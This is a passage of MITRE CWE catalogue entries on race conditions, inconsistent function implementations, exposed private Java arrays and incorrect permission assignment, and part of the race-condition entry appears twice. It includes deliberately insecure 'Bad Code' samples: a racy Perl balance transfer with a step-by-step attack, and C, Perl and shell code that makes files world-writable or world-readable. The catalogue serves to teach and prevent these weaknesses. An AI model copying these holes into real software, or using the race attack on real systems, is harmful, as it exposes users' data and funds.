Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Phase: Implementation

When using multi-threading, only use thread-safe functions on shared variables.

Phase: Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Phase: Implementation

Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Phase: Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Phase: Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Phase: Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Relationships

Nature	Type	ID	Name	View(s) this

				relationship pertains to
ChildOf	Category	361	Time and State	**Development Concepts (primary)699**
ChildOf	Weakness Class	691	Insufficient Control Flow Management	**Research Concepts (primary)1000**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	365	Race Condition in Switch	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	366	Race Condition within a Thread	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	367	Time-of-check Time-of-use (TOCTOU) Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	368	Context Switching Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	421	Race Condition During Access to Alternate Channel	Development Concepts699 Research Concepts1000
MemberOf	View	635	Weaknesses Used by NVD	**Weaknesses Used by NVD (primary)635**
CanFollow	Weakness Base	609	Double-Checked Locking	Development Concepts699 Research Concepts1000
CanFollow	Weakness Base	662	Insufficient Synchronization	Development Concepts699 Research Concepts1000
CanAlsoBe	Category	557	Concurrency Issues	Research Concepts1000

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name

PLOVER			Race Conditions
CERT C Secure Coding	FIO31-C		Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.

Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01. <http://www.ddj.com/cpp/184403766>.

Steven Devijver. "Thread-safe webapps using Spring". <http://www.javalobby.org/articles/thread-safe/index.jsp>.

David Wheeler. "Prevent race conditions". 2007-10-04. <http://www.ibm.com/developerworks/library/l-sprace.html>.

Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. <http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/avoid-race.html>.

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. <http://www.blakewatts.com/namedpipepaper.html>.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". <http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf>.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection. <http://developer.apple.com/documentation/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html>.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors, References, Relationships		

Previous Entry Names

Change Date	Previous Entry Name

2008-04-11	Race Conditions

BACK TO TOP

Race Condition

Weakness ID: 362 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: *(Often)*

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
Availability	When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.
Confidentiality Integrity	When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: **Perl**

```
$transfer_amount = GetTransferAmount();
$balance = GetBalanceFromDatabase();

if ($transfer_amount < 0) {
```

```
FatalError("Bad Transfer Amount");
}
$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}
SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls GetBalanceFromDatabase and sets $balance to 100.00

PROGRAM-1 calculates $newbalance as 20.00, then calls SendNewBalanceToDatabase().

Due to high server load, the PROGRAM-1 call to SendNewBalanceToDatabase() encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls GetBalanceFromDatabase() and sets $balance to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00.

PROGRAM-2 sends a request to update the database, setting the balance to 99.00

At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Observed Examples

Reference	Description
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.

CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.

Potential Mitigations

Phase: Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Phase: Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Phase: Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Phase: Implementation

When using multi-threading, only use thread-safe functions on shared variables.

Phase: Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Phase: Implementation

Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Phase: Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Phase: Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Phase: Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Relationships

Nature	Type	ID	Name	View(s) this

				relationship pertains to
ChildOf	Category	361	Time and State	**Development Concepts (primary)699**
ChildOf	Weakness Class	691	Insufficient Control Flow Management	**Research Concepts (primary)1000**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	365	Race Condition in Switch	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	366	Race Condition within a Thread	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	367	Time-of-check Time-of-use (TOCTOU) Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	368	Context Switching Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	421	Race Condition During Access to Alternate Channel	Development Concepts699 Research Concepts1000
MemberOf	View	635	Weaknesses Used by NVD	**Weaknesses Used by NVD (primary)635**
CanFollow	Weakness Base	609	Double-Checked Locking	Development Concepts699 Research Concepts1000
CanFollow	Weakness Base	662	Insufficient Synchronization	Development Concepts699 Research Concepts1000
CanAlsoBe	Category	557	Concurrency Issues	Research Concepts1000

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name

PLOVER			Race Conditions
CERT C Secure Coding	FIO31-C		Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.

Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01. <http://www.ddj.com/cpp/184403766>.

Steven Devijver. "Thread-safe webapps using Spring". <http://www.javalobby.org/articles/thread-safe/index.jsp>.

David Wheeler. "Prevent race conditions". 2007-10-04. <http://www.ibm.com/developerworks/library/l-sprace.html>.

Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. <http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/avoid-race.html>.

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. <http://www.blakewatts.com/namedpipepaper.html>.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". <http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf>.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection. <http://developer.apple.com/documentation/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html>.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors, References, Relationships		

Previous Entry Names

Change Date	Previous Entry Name

2008-04-11	Race Conditions

BACK TO TOP

Use of Function with Inconsistent Implementations

Weakness ID: 474 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

C: *(Often)*

PHP: *(Often)*

All

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.

- Some implementations of the function carry significant security risks.

- The function might not be defined on all platforms.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	**Development Concepts (primary)699** **Seven Pernicious Kingdoms (primary)700** **Research Concepts (primary)1000**
ParentOf	Weakness Variant	589	Call to Non-ubiquitous API	**Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Inconsistent Implementations

Content History

Submissions

Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Relationships, Other Notes, Taxonomy Mappings		

Previous Entry Names

Change Date	Previous Entry Name
2008-04-11	Inconsistent Implementations

BACK TO TOP

Public Data Assigned to Private Array-Typed Field

Weakness ID: 496 *(Weakness Variant)* **Status:** Incomplete

Description

Description Summary

Assigning public data to a private array is equivalent to giving public access to the array.

Time of Introduction

- Implementation

Applicable Platforms

Languages

C

C++

Java

.NET

Demonstrative Examples

Example 1

In the example below, the setRoles() method assigns a publically-controllable array to a private field, thus allowing the caller to modify the private array directly by virtue of the fact that arrays in Java are mutable.

(Bad Code)

Example Language: **Java**

```
private String[] userRoles;
public void setUserRoles(String[] userRoles) {
this.userRoles = userRoles;
}
```

Potential Mitigations

Do not allow objects to modify private members of a class.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	485	Insufficient Encapsulation	**Development Concepts (primary)699** **Seven Pernicious Kingdoms (primary)700** **Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Public Data Assigned to Private Array-Typed Field

White Box Definitions

A weakness where code path has a statement that assigns a data item to a private array field and the data item is public

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrative examples		

2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-01		KDM Analytics	External
	added/updated white box definitions		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Relationships, Taxonomy Mappings		

BACK TO TOP

Private Array-Typed Field Returned From A Public Method

Weakness ID: 495 *(Weakness Variant)* **Status:** Draft

Description

Description Summary

The product has a method that is declared public, but returns a reference to a private array, which could then be modified in unexpected ways.

Time of Introduction

- Implementation

Applicable Platforms

Languages

C

C++

Java

.NET

Demonstrative Examples

Example 1

Here, a public method in a Java class returns a reference to a private array. Given that arrays in Java are mutable, any modifications made to the returned reference would be reflected in the original private array.

(Bad Code)

Example Language: **Java**

```
private String[] colors;
public String[] getColors() {
return colors;
}
```

Potential Mitigations

Declare the method private.

Clone the member data and keep an unmodified version of the data private to the object.

Use public setter methods that govern how a member can be modified.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	485	Insufficient Encapsulation	**Development Concepts (primary)699** **Seven Pernicious Kingdoms (primary)700** **Research Concepts (primary)1000**

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Private Array-Typed Field Returned From A Public Method

White Box Definitions

A weakness where code path has a statement that belongs to a public method and returns a reference to a private array field

Content History

Submissions

Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined

Modifications

Modification Date	Modifier	Organization	Source
2008-07-01	Sean Eidemiller	Cigital	External
	added/updated demonstrative examples		
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-01		KDM Analytics	External
	added/updated white box definitions		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Relationships, Taxonomy Mappings		

BACK TO TOP

Incorrect Permission Assignment for Critical Resource

Weakness ID: 732 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The software specifies permissions for a security-critical resource in a way that allows that resource to be read or modified by unintended actors.

Extended Description

When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the disclosure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution or sensitive user data.

Time of Introduction

- Architecture and Design
- Implementation
- Installation
- Operation

Applicable Platforms

Languages

Language-independent

Modes of Introduction

The developer may set loose permissions in order to minimize problems when the user first runs the program, then create documentation stating that permissions should be tightened. Since system administrators and users do not always read the documentation, this can result in insecure permissions being left unchanged.

The developer might make certain assumptions about the environment in which the software runs - e.g., that the software is running on a single-user system, or the software is only accessible to trusted administrators. When the software is running in a different environment, the permissions become a problem.

Common Consequences

Scope	Effect
Confidentiality	An attacker may be able to read sensitive information from the associated resource, such as credentials or configuration information stored in a file.
Integrity	An attacker may be able to modify critical properties of the associated resource to gain privileges, such as replacing a world-writable executable with a Trojan horse.
Availability	An attacker may be able to destroy or corrupt critical data in the associated resource, such as deletion of records from a database.

Likelihood of Exploit

Medium to High

Detection Methods

Automated Static Analysis

Automated static analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc. Automated techniques may be able to detect the use of library functions that modify permissions, then analyze function calls for arguments that contain potentially insecure values.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated static analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated static analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Automated Dynamic Analysis

Automated dynamic analysis may be effective in detecting permission problems for system resources such as files, directories, shared memory, device interfaces, etc.

However, since the software's intended security policy might allow loose permissions for certain operations (such as publishing a file on a web server), automated dynamic analysis may produce some false positives - i.e., warnings that do not have any security consequences or require any code changes.

When custom permissions models are used - such as defining who can read messages in a particular forum in a bulletin board system - these can be difficult to detect using automated dynamic analysis. It may be possible to define custom signatures that identify any custom functions that implement the permission checks and assignments.

Manual Static Analysis

Manual static analysis may be effective in detecting the use of custom permissions models and functions. The code could then be examined to identifying usage of the related functions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Manual Dynamic Analysis

Manual dynamic analysis may be effective in detecting the use of custom permissions models and functions. The program could then be executed with a focus on exercising code paths that are related to the custom permissions. Then the human analyst could evaluate permission assignments in the context of the intended security model of the software.

Fuzzing

Fuzzing is not effective in detecting this weakness.

Demonstrative Examples

Example 1

The following code sets the umask of the process to 0 before creating a file and writing "Hello world" into the file.

(Bad Code)

Example Language: **C**

```
#define OUTFILE "hello.out"

umask(0);
FILE *out;
/* Ignore CWE-59 (link following) for brevity */
out = fopen(OUTFILE, "w");
if (out) {
fprintf(out, "hello world!\n");
fclose(out);
}
```

After running this program on a UNIX system, running the "ls -l" command might return the following output:

(Result)

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 hello.out
```

The "rw-rw-rw-" string indicates that the owner, group, and world (all users) can read the file and write to it.

Example 2

The following code snippet might be used as a monitor to periodically record whether a web site is alive. To ensure that the file can always be modified, the code uses chmod() to make the file world-writable.

(Bad Code)

Example Language: **Perl**

```
$fileName = "secretFile.out";

if (-e $fileName) {
chmod 0777, $fileName;
}
```

```
my $outFH;
if (! open($outFH, ">>$fileName")) {
ExitError("Couldn't append to $fileName: $!");
}
my $dateString = FormatCurrentTime();
my $status = IsHostAlive("cwe.mitre.org");
print $outFH "$dateString cwe status: $status!\n";
close($outFH);
```

The first time the program runs, it might create a new file that inherits the permissions from its environment. A file listing might look like:

(Result)

```
-rw-r--r-- 1 username 13 Nov 24 17:58 secretFile.out
```

This listing might occur when the user has a default umask of 022, which is a common setting. Depending on the nature of the file, the user might not have intended to make it readable by everyone on the system.

The next time the program runs, however - and all subsequent executions - the chmod will set the file's permissions so that the owner, group, and world (all users) can read the file and write to it:

(Result)

```
-rw-rw-rw- 1 username 13 Nov 24 17:58 secretFile.out
```

Perhaps the programmer tried to do this because a different process uses different permissions that might prevent the file from being updated.

Example 3

The following command recursively sets world-readable permissions for a directory and all of its children:

(Bad Code)

Example Language: **Shell**

```
chmod -R ugo+r DIRNAME
```

If this command is run from a program, the person calling the program might not expect that all the files under the directory will be world-readable. If the directory is expected to contain private data, this could become a security problem.

Observed Examples

Reference	Description
CVE-2009-3482	Anti-virus product sets insecure "Everyone: Full Control" permissions for files under the "Program Files" folder, allowing attackers to replace executables with Trojan horses.
CVE-2009-3897	Product creates directories with 0777 permissions at installation, allowing users to gain privileges and access a socket used for authentication.
CVE-2009-3489	Photo editor installs a service with an insecure security descriptor, allowing users to stop or start the service, or execute commands as SYSTEM.
CVE-2009-3289	Library function copies a file to a new target and uses the source file's permissions for the target, which is incorrect when the source file is a symbolic link, which typically has 0777 permissions.
CVE-2009-0115	Device driver uses world-writable permissions for a socket file, allowing attackers to inject arbitrary commands.
CVE-2009-1073	LDAP server stores a cleartext password in a world-readable file.
CVE-2009-0141	Terminal emulator creates TTY devices with world-writable permissions, allowing an attacker to write to the terminals of other users.

CVE-2008-0662	VPN product stores user credentials in a registry key with "Everyone: Full Control" permissions, allowing attackers to steal the credentials.
CVE-2008-0322	Driver installs its device interface with "Everyone: Write" permissions.
CVE-2009-3939	Driver installs a file with world-writable permissions.
CVE-2009-3611	Product changes permissions to 0777 before deleting a backup; the permissions stay insecure for subsequent backups.
CVE-2007-6033	Product creates a share with "Everyone: Full Control" permissions, allowing arbitrary program execution.
CVE-2007-5544	Product uses "Everyone: Full Control" permissions for memory-mapped files (shared memory) in inter-process communication, allowing attackers to tamper with a session.
CVE-2005-4868	Database product uses read/write permissions for everyone for its shared memory, allowing theft of credentials.
CVE-2004-1714	Security product uses "Everyone: Full Control" permissions for its configuration files.
CVE-2001-0006	"Everyone: Full Control" permissions assigned to a mutex allows users to disable network connectivity.
CVE-2002-0969	Chain: database product contains buffer overflow that is only reachable through a .ini configuration file - which has "Everyone: Full Control" permissions.

Potential Mitigations

Phase: Implementation

When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user), and generate an error or even exit the software if there is a possibility that the resource could have been modified by an unauthorized party.

Phase: Architecture and Design

Divide your application into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully defining distinct user groups, privileges, and/or roles. Map these against data, functionality, and the related resources. Then set the permissions accordingly. This will allow you to maintain more fine-grained control over your resources.

Phases: Implementation; Installation

During program startup, explicitly set the default permissions or umask to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program.

Phase: System Configuration

For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.

Phase: Documentation

Do not suggest insecure configuration changes in your documentation, especially if those configurations can extend to resources and other software that are outside the scope of your own software.

Phase: Installation

Do not assume that the system administrator will manually change the configuration to the settings that you recommend in the manual.

Phase: Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Phase: Testing

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as truss (Solaris) and strace (Linux); system activity monitors such as FileMon, RegMon, Process Monitor, and other Sysinternals utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and watch for library functions or system calls on OS resources such as files, directories, and shared memory. Examine the arguments to these calls to infer which permissions are being used.

Note that this technique is only useful for permissions issues related to system resources. It is not likely to detect application-level business rules that are related to permissions, such as if a user of a blog system marks a post as "private," but the blog system inadvertently marks it as "public."

Phases: Testing; System Configuration

Ensure that your software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	275	Permission Issues	**Development Concepts (primary)699**
ChildOf	Weakness Class	668	Exposure of Resource to Wrong Sphere	**Research Concepts (primary)1000**
ChildOf	Category	753	2009 Top 25 - Porous Defenses	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
